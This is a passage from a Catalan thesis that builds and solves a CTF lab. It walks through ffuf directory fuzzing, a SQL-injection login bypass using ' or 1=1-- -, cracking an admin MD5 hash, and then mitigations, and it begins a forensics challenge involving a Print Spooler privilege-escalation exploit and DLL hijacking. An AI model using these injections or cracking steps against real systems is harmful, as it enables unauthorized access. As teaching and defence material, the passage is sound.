
descobriment o *Directory Fuzzing*[47]. El terme *fuzzing* fa referència a una prova que consisteix a enviar diferents dades d'entrada per veure i analitzar com reacciona una interfície. En el cas del *Directory Fuzzing* el que es fa és provar diversos documents/carpetes/*paths* habituals per detectar si existeixen o no.

Algunes de les eines que es poden fer servir són **ffuf**[48], **gobuster**[49], **feroxbuster**[50], entre altres. A continuació s'utilitza **ffuf**, amb els següents paràmetres.

BASH

```
ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ
-u http://192.168.56.101:80/FUZZ
```

-w → Diccionari que volem fer servir com a *inputs*
-u → URL del servidor amb el port



Il·lustració 40 - Output de ffuf amb el diccionari directory-list-2.3-medium.txt

Aquí s'identifica l'estructura de carpetes que disposa el servidor web, amb un detall particular, es veu un '*Status: 301'* això significa que el servidor fa una redirecció web. Com que al començament s'ha pogut visualitzar la pàgina web


[47] Directory fuzzing, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://www.thehacker.recipes/web/recon/directory-fuzzing
[48] ffuf - Fuzz Faster U Fool, 2022. en línia. ffuf. [Consulta 29 desembre 2022]. Recuperat de: https://github.com/ffuf/ffuf
[49] REEVES, O. J., 2022. Gobuster. en línia. 29 desembre 2022. [Consulta 29 desembre 2022]. Recuperat de: https://github.com/OJ/gobuster
[50] EPI, 2022. epi052/feroxbuster. en línia. 28 desembre 2022. [Consulta 29 desembre 2022]. Recuperat de: https://github.com/epi052/feroxbuster

inicial es detecta que la web conté arxius en PHP (**login.php**), per la qual cosa es fa un *fuzzing* de documents amb extensió php també amb ffuf.

BASH


```
ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://192.168.56.101:80/FUZZ -recursion -recursion-depth 1 -e .php -v
```

-w → Diccionari que volem fer servir com a *inputs*
-u → URL del servidor amb el port
-recursion → Per indicar que el *fuzzing* sigui recursiu
-recursion-depth → La profunditat d'aquest *fuzzing* recursiu
-e → Especifiquem la versió
-v → Per visualitzar les URL's obtingudes



Il·lustració 41 - Part de l'output de ffuf recursiu amb el diccionari directory-list-2.3-medium.txt amb descobriment de fitxers .php

De tot el que treu, destacar l'existència d'un panell d'administradors (**http://192.168.56.101:80/admin.php**). Aquesta pàgina fa una redirecció a **adminlogin.php** i demana autenticació, però si s'intenta un *login* amb credencials *admin:admin* o realitzar un *SQL Injection* no es podrà accedir.



Il·lustració 42 - Pàgina web adminlogin.php amb autenticació errònia

Per començar es realitza un *SQL Injecton login bypass*[51] de manera "manual" sense l'ajuda de **Burpsuite**[52], una potent eina que agrupa eines especialitzades en auditories d'aplicacions web.

Però primer de tot, què és una injecció SQL o *SQL Injection*? Són vulnerabilitats webs que permeten a un atacant interaccionar amb les consultes SQL que realitza l'aplicació a la base de dades permeten modificar o veure dades que no haurien de ser visibles per l'aplicació[53].

Si no es programa correctament i de manera segura, una possible query per verificar el login d'un usuari podria ser la següent:

SQL

```
$sql = "SELECT * FROM usuaris WHERE username='$username' AND password='$password'";
```

Introduint a l'input d'usuari " **' or 1=1-- -**" el que es fa és modificar la consulta i s'afegeix un comentari (-- -), per la qual cosa la consulta queda de la següent manera:

SQL


```
$sql = "SELECT * FROM usuaris WHERE username='' or 1=1-- - AND password='$password'";
```

[51] Using SQL Injection to Bypass Authentication, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://portswigger.net/support/using-sql-injection-to-bypass-authentication


[52] Download Burp Suite Community Edition - PortSwigger, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://portswigger.net/burp/communitydownload

[53] What is SQL Injection? Tutorial & Examples | Web Security Academy, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://portswigger.net/web-security/sql-injection

On tota la part indicada en negreta quedaria comentada, és a dir la contrasenya. I com que només es comprova si l'usuari és '' (null) o bé (or) 1=1 que és **TRUE** (això sempre és cert), l'aplicació permet autenticar-se com podem veure a la figura 43.




Il·lustració 43 - *SQL Injection* per fer *login bypass*




Il·lustració 44 - *Login bypass* aconseguit, pàgina index.php

En la següent pàgina que es mostra es veu un panell, on a priori permet editar usuaris perquè porta a **llistar_usuaris.php**. Aquí hi ha un cercador i es pot veure diversos noms d'usuaris.




Il·lustració 45 - Pàgina web llistar_usuaris.php

Si es visualitza un usuari es detecta que hi ha un atribut que s'anomena **rol**, fet que indica que és possible que hi hagi més d'un rol en la base de dades. A més a més, es veu el que sembla la contrasenya.



Il·lustració 46 - Visualització de les dades de l'usuari a.riquelme amb editar_usuaris.php


Si es realitza una cerca, per exemple amb la lletra a, s'aprecia que només mostra els usuaris que contenen la lletra a. I segurament, es realitza algun tipus de filtratge a la *query* SQL que executa al servidor perquè només mostri els usuaris amb rol=*user*, ja que cap dels usuaris té un rol diferent.



Il·lustració 47 - Cerca d'usuaris que continguin la lletra 'a'

Per la qual cosa, s'ha d'intentar modificar el *where* per evitar els possibles filtres que hi hagi addicionals i aconseguir veure tots els usuaris. Si es realiza la

mateixa injecció SQL que s'ha realitzat abans apareix un usuari més, anomenat **admin**.




Il·lustració 48 - Injecció SQL per treure els possibles filtres del WHERE

Visualitzant l'usuari, es veu la seva contrasenya (3fc0a7acf087f549ac2b266baf94b8b1) . Aquesta sembla un *hash*, es pot utilitzar **hash-identifier**[54] per identificar quin tipus de hash és.

L'eina indica que és possible que sigui un *hash* MD5. Si es fa servir la web de **CrackStation**[55], es pot intentar esbrinar quina contrasenya és. També es podria cometre un atac de força bruta o *cracking* amb **hashcat** o similars.

Aquesta indica que ha aconseguit trobar la contrasenya i és **qwerty123**, amb la qual se pot autenticar a la web **admin.php** trobada inicialment.




Il·lustració 49 - Ús de CrackStation per craquejar el *hash* MD5 del usuari admin

[54] blackploit/hash-identifier: Software to identify the different types of hashes used to encrypt data and especially passwords, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://github.com/blackploit/hash-identifier

[55] CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc., sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://crackstation.net/

Un cop s'autentica es veu en pantalla la *flag* d'aquest repte.



Il·lustració 50 - *Flag* del repte 2 obtingut en autenticar-nos a admin.php

4.2.3 Mitigacions Repte 2

Aquest segon repte consistia bàsicament a realitzar el mateix *SQL Injection*, un per poder-se autenticar, ja que no es tenen les credencials i segon, per visualitzar-se els usuaris "amagats" en la base de dades.

La primera de les mitigacions és respecte a aquestes dues injeccions SQL. Les injeccions SQL són una de les 10 vulnerabilitats web més habituals i per mitigar-les les aplicacions s'han de programar de manera segura aplicant mitigacions per evitar-les. En el cas del *login*, es veu que el *login* d'administradors sí estava protegit mitjançant l'ús de la funció *mysqli_real_escape_string* [56]que permet validar l'input introduït per l'usuari o dit d'una altra manera, "escapa" els caràcters especials com les ' o bé els -.

SQL

```
$username = $_POST["username"];
$password = $_POST["password"];
$admin = mysqli_real_escape_string($conn, $username);
$password_1 = mysqli_real_escape_string($conn, $password);
```

A més a més, és recomanable seguir les bones pràctiques que promocionen per exemple, OWASP[57].

En cas que l'aplicació sigui accessible des d'internet, també és recomanable afegir aplicacions de tipus WAF[58] o bé de plataformes com Cloudfare[59], que integren altres funcionalitats com *firewall* entre altres.

---

[56] PHP: mysqli::real_escape_string - Manual, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://www.php.net/manual/en/mysqli.real-escape-string.php

[57] SQL Injection Prevention - OWASP Cheat Sheet Series, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[58] ¿Qué es un WAF? | Explicación de Web Application Firewall | Cloudflare, sense data. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://www.cloudflare.com/es-es/learning/ddos/glossary/web-application-firewall-waf/

[59] ¿Cloudflare qué es? Seguridad y rendimiento, sense data. Cloudflare. en línia. [Consulta 29 desembre 2022]. Recuperat de: https://www.cloudflare.com/es-es/

4.3 Repte 3 – *Forensics* amb *volatility3*

El següent repte es proposa posar en consideració la necessitat de disposar actualitzats els sistemes. A més a més, per resoldre el repte serà necessari adquirir coneixements sobre anàlisis de memòria.

Es partirà de la situació que un atacant ha pogut accedir a la màquina virtual amb credencials vàlides. Un cop dins ha pogut dur a terme una escalada de privilegis[60].

De cara a seleccionar quin *exploit* o vulnerabilitat utilitzar s'ha fet servir l'eina **wes-ng**[61]. Aquesta es tracta d'un script que amb la informació obtinguda de la instrucció *systeminfo* proveeix la llista de vulnerabilitats que disposa el sistema.

Un cop executat, s'ha seleccionat una de les vulnerabilitats de la qual es disposa un *exploit* disponible. En aquest cas, el **CVE-2022-21999**[62][63][64][65],una vulnerabilitat que afecta la *Print Spooler* de Windows.

La idea és modificar l'*exploit*[66] (ja que es disposa del projecte de C#) per crear un usuari administrador anomenat "convidat" que tingui permisos d'Administrador. Seguidament, es farà un *dump* de memòria amb **Wintriage**[67] tot i que es podria fer servir qualsevol eina com **FTK Imager**[68], etc.

Com es veurà en el següent apartat, aquesta era la idea inicial plantejada, però s'han trobat amb forces inconvenients. A causa d'aquest fet es realitza una petita modificació al plantejament. El suposat atacant no ha dut a terme l'escalada de privilegis utilitzant els CVE mencionats anteriorment, sinó, que l'ha aconseguit obtenint persistència en el sistema[69] fent *DLL Hijacking*[70][71].

---

[60] What is Privilege Escalation? - CrowdStrike. (s.d.). Crowdstrike.Com. Recuperat 8 novembre 2022, de https://www.crowdstrike.com/cybersecurity-101/privilege-escalation/

[61] Huijgen, A. (2022). Windows Exploit Suggester—Next Generation (WES-NG) [Python]. https://github.com/bitsadmin/wesng (Original work published 2019)

[62] CVE-2022-21999—Security Update Guide—Microsoft—Windows Print Spooler Elevation of Privilege Vulnerability. (s.d.). Recuperat 8 novembre 2022, de https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21999

[63] admin. (2022, febrer 9). Nuevo exploit para CVE-2022-21999. S2 Grupo. https://s2grupo.es/nuevo-exploit-para-cve-2022-21999/

[64] Windows SpoolFool Privilege Escalation ≈ Packet Storm. (s.d.). Recuperat 8 novembre 2022, de https://packetstormsecurity.com/files/166344/Windows-SpoolFool-Privilege-Escal

[65] Lyak, O. (2022, febrer 9). SpoolFool: Windows Print Spooler Privilege Escalation (CVE-2022-21999). Medium. https://research.ifcr.dk/spoolfool-windows-print-spooler-privilege-escalation-cve-2022-22718-bf7752b68d81

[66] Lyak, O. (2022). SpoolFool [C#]. https://github.com/ly4k/SpoolFool (Original work published 2022)

[67] WinTriage: La herramienta de Triage para el «DFIRer» en Windows |. (2020, març 23). https://www.securizame.com/wintriage-la-herramienta-de-triage-para-el-dfirer-en-windows/

[68] FTK Imager Version 4.5. (s.d.). AccessData. Recuperat 8 novembre 2022, de https://accessdata.com/product-download/ftk-imager-version-4-5

[69] «Persistence, Tactic TA0003 - Enterprise | MITRE ATT&CK®». Consulta 13 desembre 2022. https://attack.mitre.org/tactics/TA0003/.


[70] @Wietze. «Hijacking DLLs in Windows», 22 juny 2020. https://www.wietzebeukema.nl/blog/hijacking-dlls-in-windows.

Després es procedirà de la mateixa manera que s'havia plantejat inicialment. El *dump* de memòria s'haurà d'analitzar amb **Volatility**[72] per obtenir la *flag*.


Aquest és el *hash* MD5 de la DLL feta servir amb tot el PATH per aconseguir la persistència i l'escalada de privilegis.

